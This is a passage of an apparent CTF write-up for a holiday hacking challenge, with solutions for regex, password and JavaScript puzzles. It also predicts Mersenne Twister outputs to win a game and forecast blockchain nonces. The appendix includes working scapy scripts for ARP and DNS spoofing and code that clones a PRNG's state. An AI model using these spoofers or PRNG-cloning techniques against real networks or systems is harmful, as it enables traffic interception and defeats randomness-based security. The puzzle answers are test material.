        load      = '\xc0\xa8\x00r'
>>> task.submit(ARP_PACKETS)
Great, you prepared all the present packets!
Congratulations, all pretty present packets properly prepared for processing!
```

Snowball Fight

The key to defeating the Snowball Fight game is to watch Tom Liston's talk "Random Fact About Mersenne Twisters" (https://www.youtube.com/watch?v=Jo5Nlbqd-Vg) and use his mt19937.py script for running predictions against MT19937 based pseudo-random number generators (https://github.com/tliston/mt19937/blob/main/mt19937.py).

Tangle hints that there is something funny going on about the display name—it might be possible to use the name from hard games to beat easy or medium, but since Impossible redacts the player name, it can't be used…but there are rejected player names in the page comments. Interesting!

As it turns out, the player name determines the board layout—therefore, if you start a game on "hard" and simultaneously start a game on easy with the same name as "hard" game, you can record the positions from the "easy" session and therefore easily win the game on the higher difficulty.

Therefore, if we can somehow figure out how the random player name is generated during an impossible match, and correctly guess that name, we can use the name during an "easy" match to discern the layout of the impossible board.

Viewing the source of an "impossible" match reveals 624 names that were rejected for not being random enough. As learned in Tom's talk, if we have the last 624 values generated by the MT19937 algorithm, we can guess the following values.

By making some modifications to Tom's original script, we can import the 624 values from the comments on our current match and derive the current name that generated our impossible board layout. This name should be used within an "easy" match in another browser tab, ensuring you make the corresponding move on the "impossible" board for every successful hit on the "easy" board.

Note: The code utilized is not available in this document, but is functionally similar to the code under the Appendix header "tliston-mt19937for64.py" and "nonces_mt19937.py" without the 64-bit extensions

Sort-o-Matic

The following question and answer pairs can be used to fix the Sort-o-Matic:

1. Matches at least one digit: **\d**
2. Matches 3 alpha a-z characters ignoring case: **[a-zA-Z]{3}**
3. Matches 2 chars of lowercase a-z or numbers: **[a-z0-9]{2}**
4. Matches any 2 chars not uppercase A-L or 1-5: **[^A-L1-5]{2}**
5. Matches 3 or more digits only: **\d{3,}$**
6. Matches multiple hour:minute:second time formats only: **^([0-1]\d|2[0-3]|^\d)\:[0-5]\d\:[0-5]\d$**
7. Matches MAC address format only while ignoring case: **^[a-fA-F0-9]{2}\:[a-fA-F0-9]{2}\:[a-fA-F0-9]{2}\:[a-fA-F0-9]{2}\:[a-fA-F0-9]{2}\:[a-fA-F0-9]{2}$**
8. Matches multiple day, month, and year date formats only: **^([0-2]\d|3[0-1])(\/|\.|\-)([0][0-9]|1[0-2])(\/|\.|\-)\d{4}$**

Speaker UNPrep

As per Bushy's hint, if you run the following command:

```
strings door | grep password
```

The following helpful string is revealed: "Be sure to finish the challenge in prod: And don't forget, the password is "Op3nTheD00r"

The password for ./door is **Op3nTheD00r**.

This is enough to get into the Speaker Unpreparedness room, but it is helpful to fix the lights and the vending machine.

For the lights and vending-machine challenges, we can test out solutions with the files in the /home/elf/lab directory.

The /home/elf/lab/lights.conf contains a password and a name. The password looks to be some kind of encrypted string.

When running ./lights, the program greets the user and checks for a password. It requires the lights.conf file to be present.

Bushy suggests that it might be useful to set the name field to the same value as the encrypted password field.

When running the script with the password and name both containing the original password field, the script greets the user with “welcome back, Computer-TurnLightsOn"

The password for ./lights is **Computer-TurnLightsOn**.

For the vending-machine, it is suggested to modify the JSON config file. There is a name and password here, too. If the JSON file does not exist, the user must supply a name and password during execution. A new configuration file is created. At first I thought the password encryption might use the supplied name as a key, but different names with the same password always creates the same encrypted password. However, the supplied password and encrypted password are always the same length, so we know we are not using a block cipher.

Bushy suggests setting a static password like “AAAAAAAAAAAAAAAA” to see if there is a codebook being employed. After a few tests, it appears there is an 8 character codebook being applied. By supplying every possible character to the script as a password, we can create a lookup table to reveal the password from the original config file. Rather than submitting 8 characters at a time to the script, I created a giant string that looked something like AAAAAAAABBBBBBBBCCCC…xxxxyyyyyyyyyzzzz and submitted it as the password. I then broke down the generated password into rows and associated each row with its original character. This was not sufficient to reveal the entire password, because I did not use numbers in the original conversion. Rather than bruteforcing the 10 numerals I created another short lookup table.

The password decrypted to **CandyCane1**.

> ***Note: The full lookup table is provided in the appendix under the header “Vending Machine Lookup Table.”***

The Elf Code

The Elf Code is a game where the user must supply Javascript commands to move an Elf avatar across a grid while collecting lollipops, defeating puzzles, and answering riddles from munchkins.

Each level has limitations on how many “elf” commands can be used, as well as how many lines can be used. While some commands may be condensed, the Elf Code parser automatically inserts line breaks in some contexts, making “short” code that would be expected to work too long to be accepted as a solution.

Early levels are simple, later levels get more complex.

Ultimately, the solution ended up being submit all code to a Javascript minifier to avoid length issues, and use clever shortcuts or loops to minimize the number of elf commands. The puzzles and answers are below.

Level 1

Info: Program the elf to the end goal in no more than 2 lines of code and no more than 2 elf commands.

```
elf.moveLeft(10)

elf.moveUp(10)
```

Level 2

Info: Program the elf to the end goal in no more than 5 lines of code and no more than 5 elf command/function execution statements in your code.

Lever objective: Add 2 to the returned numeric value of running the function elf.get_lever(0).

```
elf.moveLeft(6)

var answer = elf.get_lever(0) + 2

elf.pull_lever(answer)

elf.moveLeft(4)

elf.moveUp(10)
```

Level 3

Info: Program the elf to the end goal in no more than 4 lines of code and no more than 4 elf command/function execution statements in your code.

```
elf.moveTo(lollipop[0])

elf.moveTo(lollipop[1])

elf.moveTo(lollipop[2])

elf.moveUp(1)
```

Level 4

Info: Program the elf to the end goal in no more than 7 lines of code and no more than 6 elf command/function execution statements in your code.

```
for(var
i=0;i<3;)elf.moveLeft(3),elf.moveUp(15),elf.moveLeft(3),elf.moveDown(15),i++;
```

Level 5

Info: Program the elf to the end goal in no more than 10 lines of code and no more than 5 elf command/function execution statements in your code.

Munchkin quiz:

Use elf.ask_munch(0) and I will send you an array of numbers and strings similar to:

[1, 3, "a", "b", 4]

Return an array that contains only numbers from the array that I give you. Send your answer using elf.tell_munch(answer).

```
elf.moveTo(munchkin[0]);for(var
init=elf.ask_munch(0),newinit=[],count=0;count<init.length;)Number.isInteger(i
nit[count])&&newinit.push(init[count]),count++;elf.tell_munch(newinit),elf.mov
eUp(3);
```

Level 6

Info: Program the elf to the end goal in no more than 15 lines of code and no more than 7 elf command/function execution statements in your code.

```
for(var
count=0;count<5;)elf.moveTo(lollipop[count]),count++;elf.moveLeft(2),elf.moveU
p(6);var myArray=elf.get_lever(0);myArray.splice(0,0,"munchkins
rule"),elf.pull_lever(myArray),elf.moveTo(munchkin[0]),elf.moveUp(2);
```

Unescape Tmux

There is an existing tmux session that we need to access. Run the following command:

```
tmux attach
```

Appendix

my_arp.py

```
#!/usr/bin/python3
from scapy.all import *
import netifaces as ni
import uuid

# Our eth0 ip
ipaddr = ni.ifaddresses('eth0')[ni.AF_INET][0]['addr']
# Our eth0 mac address
macaddr = ':'.join(['{:02x}'.format((uuid.getnode() >> i) & 0xff) for i in range(
0,8*6,8)][::-1])

def handle_arp_packets(packet):
    # if arp request, then we need to fill this out to send back our mac as the r
esponse
    if ARP in packet and packet[ARP].op == 1:
        ether_resp = Ether(dst="4c:24:57:ab:ed:84", type=0x806, src=macaddr)

        arp_response = ARP(pdst="10.6.6.35")
        arp_response.op = 2
        arp_response.plen = 4
        arp_response.hwlen = 6
        arp_response.ptype = "IPv4"
        arp_response.hwtype = 0x1

        arp_response.hwsrc = macaddr
        arp_response.psrc = "10.6.6.53"
        arp_response.hwdst = "4c:24:57:ab:ed:84"
        #arp_response.pdst = "10.6.6.35"

        response = ether_resp/arp_response

        sendp(response, iface="eth0")

def main():
    # We only want arp requests
    berkeley_packet_filter = "(arp[6:2] = 1)"
    # sniffing for one packet that will be sent to a function, while storing none
    runUntil = 200
    i = 0
    while i < runUntil:
        sniff(filter=berkeley_packet_filter, prn=handle_arp_packets, store=0, cou
nt=1)
        i += 1

if __name__ == "__main__":
    main()
```

my_dns.py

```
#!/usr/bin/python3
from scapy.all import *
import netifaces as ni
import uuid

# Our eth0 IP
ipaddr = ni.ifaddresses('eth0')[ni.AF_INET][0]['addr']
# Our Mac Addr
macaddr = ':'.join(['{:02x}'.format((uuid.getnode() >> i) & 0xff) for i in range(0,8*6,8)][::-
1])
# destination ip we arp spoofed
ipaddr_we_arp_spoofed = "10.6.6.53"

def handle_dns_request(packet):
    # Need to change mac addresses, Ip Addresses, and ports below.
    eth = Ether(src=macaddr, dst="4c:24:57:ab:ed:84") # replace mac addresses
    ip  = IP(dst="10.6.6.35", src=ipaddr_we_arp_spoofed) # replace IP addresses
    udp = UDP(dport=packet[UDP].sport, sport=53)         # need to replace ports
    dns = DNS(id = packet[DNS].id)
    dns.id = packet[DNS].id
    dns.qr = 1
    dns.opcode = 'QUERY'
    dns.aa = 0
    dns.tc = 0
    dns.rd = 1
    dns.ra = 1
    dns.z = 0
    dns.ad = 0
    dns.cd = 0
    dns.rcode = 'ok'
    dns.qdcount = 1
    dns.ancount = 1
    dns.nscount = 0
    dns.arcount = 0
    dns.qd = packet[DNS].qd
    dns.an = DNSRR(rrname=packet[DNS].qd.qname, type=packet[DNS].qd.qtype, rclass=packet[DNS].
qd.qclass, ttl=300, rdata=ipaddr)
    dns_response = eth / ip / udp / dns
    sendp(dns_response, iface="eth0")

def main():
    berkeley_packet_filter = " and ".join( [
        "udp dst port 53",                              # dns
        "udp[10] & 0x80 = 0",                           # dns request
        "dst host {}".format(ipaddr_we_arp_spoofed),    # spoofed destination ip
        "ether dst host {}".format(macaddr)             # our macaddress
    ] )

    # sniff the eth0 int without storing packets in memory and stopping after one dns request
    sniff(filter=berkeley_packet_filter, prn=handle_dns_request, store=0, iface="eth0", count=
1)

if __name__ == "__main__":
    main()
```

tliston_mt19937for64.py

```
#!/usr/bin/env python3
#
# mt19937.py - a quick and dirty implementation of the MT19937 PRNG in Python
#
#    Copyright (C) 2020  Tom Liston - email: tom.liston@bad-wolf-sec.com
#                                   - twitter: @tliston
#
#    This program is free software: you can redistribute it and/or modify
#    it under the terms of the GNU General Public License as published by
#    the Free Software Foundation, either version 3 of the License, or
#    (at your option) any later version.
#
#    This program is distributed in the hope that it will be useful,
#    but WITHOUT ANY WARRANTY; without even the implied warranty of
#    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
#    GNU General Public License for more details.
#
#    You should have received a copy of the GNU General Public License
#    along with this program.  If not, see [http://www.gnu.org/licenses/].

import random

# this is simply a python implementation of a standard Mersenne Twister PRNG.
# the parameters used, implement the MT19937 variant of the PRNG, based on the
# Mersenne prime 2^19937-1
# see https://en.wikipedia.org/wiki/Mersenne_Twister for a very good explanation
# of the math behind this...

class mt19937():
    u, d = 11, 0xFFFFFFFF
    s, b = 7, 0x9D2C5680
    t, c = 15, 0xEFC60000
    l = 18
    n = 624

    def my_int32(self, x):
        return(x & 0xFFFFFFFF)

    def __init__(self, seed):
        w = 32
        r = 31
        f = 1812433253
        self.m = 397
        self.a = 0x9908B0DF
        self.MT = [0] * self.n
        self.index = self.n + 1
        self.lower_mask = (1 << r) - 1
        self.upper_mask = self.my_int32(~self.lower_mask)
        self.MT[0] = self.my_int32(seed)
```

```
        for i in range(1, self.n):
            self.MT[i] = self.my_int32((f * (self.MT[i - 1] ^ (self.MT[i - 1] >>
(w - 2))) + i))

    def extract_number(self):
        if self.index >= self.n:
            self.twist()
            self.index = 0
        y = self.MT[self.index]
        # this implements the so-called "tempering matrix"
        # this, functionally, should alter the output to
        # provide a better, higher-dimensional distribution
        # of the most significant bits in the numbers extracted
        y = y ^ ((y >> self.u) & self.d)
        y = y ^ ((y << self.s) & self.b)
        y = y ^ ((y << self.t) & self.c)
        y = y ^ (y >> self.l)
        self.index += 1
        return self.my_int32(y)

    def twist(self):
        for i in range(0, self.n):
            x = (self.MT[i] & self.upper_mask) + (self.MT[(i + 1) % self.n] & sel
f.lower_mask)
            xA = x >> 1
            if(x % 2) != 0:
                xA = xA ^ self.a
            self.MT[i] = self.MT[(i + self.m) % self.n] ^ xA


# so... guess what! while it isn't necessarily obvious, the
# functioning of the tempering matrix are mathematically
# reversible. this function impliments that...
#
# by using this, we can take the output of the MT PRNG, and turn
# it back into the actual values held within the MT[] array itself
# and therefore, we can "clone" the state of the PRNG from "n"
# generated random numbers...
#
# initially, figuring out the math to do this made my brain hurt.
# simplifying it caused even more pain.
# please don't ask me to explain it...
def untemper(y):
    y ^= y >> mt19937.l
    y ^= y << mt19937.t & mt19937.c
    for i in range(7):
        y ^= y << mt19937.s & mt19937.b
    for i in range(3):
        y ^= y >> mt19937.u & mt19937.d
    return y
```

```
if __name__ == "__main__":
    # create our own version of an MT19937 PRNG.
    myprng = mt19937(0)
    # fire up Python's built-in PRNG and seed it with the time...
    print("Seeding Python's built-in PRNG with the time...")
    random.seed()
    # generate some random numbers so we can create a random number of random num
bers using Python's built-in PRNG
    # so random...
    count1 = random.randint(2000, 10000)
    count2 = random.randint(2000, 10000)
    print("Generating a random number (%i) of random numbers using Python's built
-in PRNG..." % (count1))
    print("We do this just to show that this method doesn't depend on being at a
particular starting point.")
    for i in range(count1):
        f = random.randrange(0xFFFFFFFFFFFFFFFF)
    # clone that sucker...
    print("Generating %i random numbers.\nWe'll use those values to create a clon
e of the current state of Python's built-in PRNG..." % (mt19937.n))
    for i in range(mt19937.n):
        # the randrange implementation creates multiple 32bit words, as many as n
eeded to fit in the request
        # for a 64bit number, random gets called twice
        # we still need to start our array with a single 32bit int
        myprng.MT[i] = untemper(random.randrange(0xFFFFFFFF))
    # check to make sure our cloning worked...
    print("Generating a random number (%i) of additional random numbers using Pyt
hon's built-in PRNG..." % (count2))
    print("Generating those %i random numbers with our clone as well..." % (count
2))
    # generate numbers and throw 'em away...
    for i in range(count2):
        f = random.randrange(0xFFFFFFFFFFFFFFFF)
        # to stay in sync with rand, which is generating two 32bit words per 0xFF
FFFFFFFFFFFFF generation we extract two numbers per every randrange call
        f2 = myprng.extract_number()
        f3 = myprng.extract_number()
    print("Now, we'll test the clone...")
    print("\nPython       Our clone")
    for i in range(20):
        r1 = random.randrange(0xFFFFFFFFFFFFFFFF)
        r2 = myprng.extract_number()
        r3 = myprng.extract_number()
        # after extracting two random numbers we must combine them to make a sing
le 64bit int
        r4 = r2 | (r3 << 32)

        # the two pnrgs are in agreement
        print("%10.10i - %10.10i (%r)" % (r1, r4, (r1 == r4)))
        #assert(r1 == r2)
```

read_nonces.py

```
with open('nonces.txt') as orig_values:
  nonces = [line.rstrip('\n') for line in orig_values]

count = 0
while count < len(nonces):
    nonces[count] = int(nonces[count])
    count += 1

for x in nonces:
    int64 = x
    int32_1 = int64 & 0xFFFFFFFF
    int32_2 = (int64 & (0xFFFFFFFF << 32) ) >> 32
    print("{0} | {1}".format(int32_1,int32_2))
    f = open("nonces_all.txt", "a")
    f.write(str(int32_1)+'\n')
    f.close()
    f2 = open("nonces_all.txt", "a")
    f2.write(str(int32_2)+'\n')
    f2.close()
```

nonces_mt19937.py

The beginning of this file is truncated as it is the same as tliston_mt19937for64.py, content goes after the end of the untemper definition

```
## end of tom's work and start my junk##

# last 624 nonces pulled from blockchain.dat
with open('nonces_interlaced_last.txt') as orig_values:
  nonces = [line.rstrip('\n') for line in orig_values]

# as strings the values won't work with the mt19937 class so we convert each item
 into an int, probably a better way to do this from the outset but i'm a noob
count = 0
while count < len(nonces):
    nonces[count] = int(nonces[count])
    count += 1

# initializing the prng set
# the initial seed provided to mt19937 doesn't matter because we're going to repl
ace anything present with the historical values we got from the blockchain
myprng = mt19937(0)

# set each MT as the nonce value
for i in range(mt19937.n):
    myprng.MT[i] = nonces[i]

# used to make sure that my set values matched what was in the document, leaving
if it needs verification later
#for i in range(mt19937.n):
#    print(myprng.MT[i])

# in the original script the random output was being untempered to match the othe
r function, we need to untemper the values we received from the blockchain
for i in range(mt19937.n):
    myprng.MT[i] = untemper(myprng.MT[i])

# extract_number is needed to get the next seed.
# since this is deterministic the output should never change
# since our last nonce is 129996 and we need 1300000 we need to guess at least th
e next 4 nonces
for i in range(4):
    r2 = myprng.extract_number()
    r3 = myprng.extract_number()
    # after extracting two random numbers we must combine them to make a single 6
4bit int
    r4 = r2 | (r3 << 32)
    print(r4)
```

Vending Machine Lookup Table

LVEdQPpB: CandyCan

wr : e1

XiGRehmw	A	8wIUrf5x	f
DqTpKv7f	B	kyYSPafT	g
Lbn3UP9W	C	nnUgokAh	h
yv09iu8Q	D	M0sw4eOC	i
hxkr3zCn	E	a8okTqy1	j
HYNNLCeO	F	o63i07r9	k
SFJGRBvY	G	fm6W7siF	l
PBubpHYV	H	qMvusRQJ	m
zka18jGr	I	bhE62XDB	n
EA24nILq	J	Rjf2h24c	o
F14D1GnM	K	1zM5H8XL	p
QKdxFbK3	L	YfX8vxPy	q
63iZBrdj	M	5NAyqmsu	r
ZE8IMJ3Z	N	A5PnWSbD	s
xlQsZ4Ui	O	cZRCdgTN	t
sdwjup68	P	Cujcw9Nm	u
mSyVX10s	Q	uGWzmnRA	v
I2SHIMBo	R	T7OlJK2X	w
4gC7VyoG	S	7D7acF1E	x
Np9Tg0ak	T	iL5JQAMU	y
vHBEkVH5	U	UarKCTZa	z
t4cXy3Vp	V	3ehm9ZFH	0
BslfGtSz	W	2rDO5LkI	1
0PHMxOl0	X	pWFLz5zS	2
rQKqjDq2	Y	WJ1YbNtl	3
KtqoNicv	Z	gophDlgK	4
9Vbtacpg	a	dTzAYdId	5
GUVBfWhP	b	jOx0OoJ6	6
e9ee6EER	c	JItvtUjt	7
ORLdlwWb	d	VXmFSQw4	8
wcZQAYue	e	lCgPE6x7	9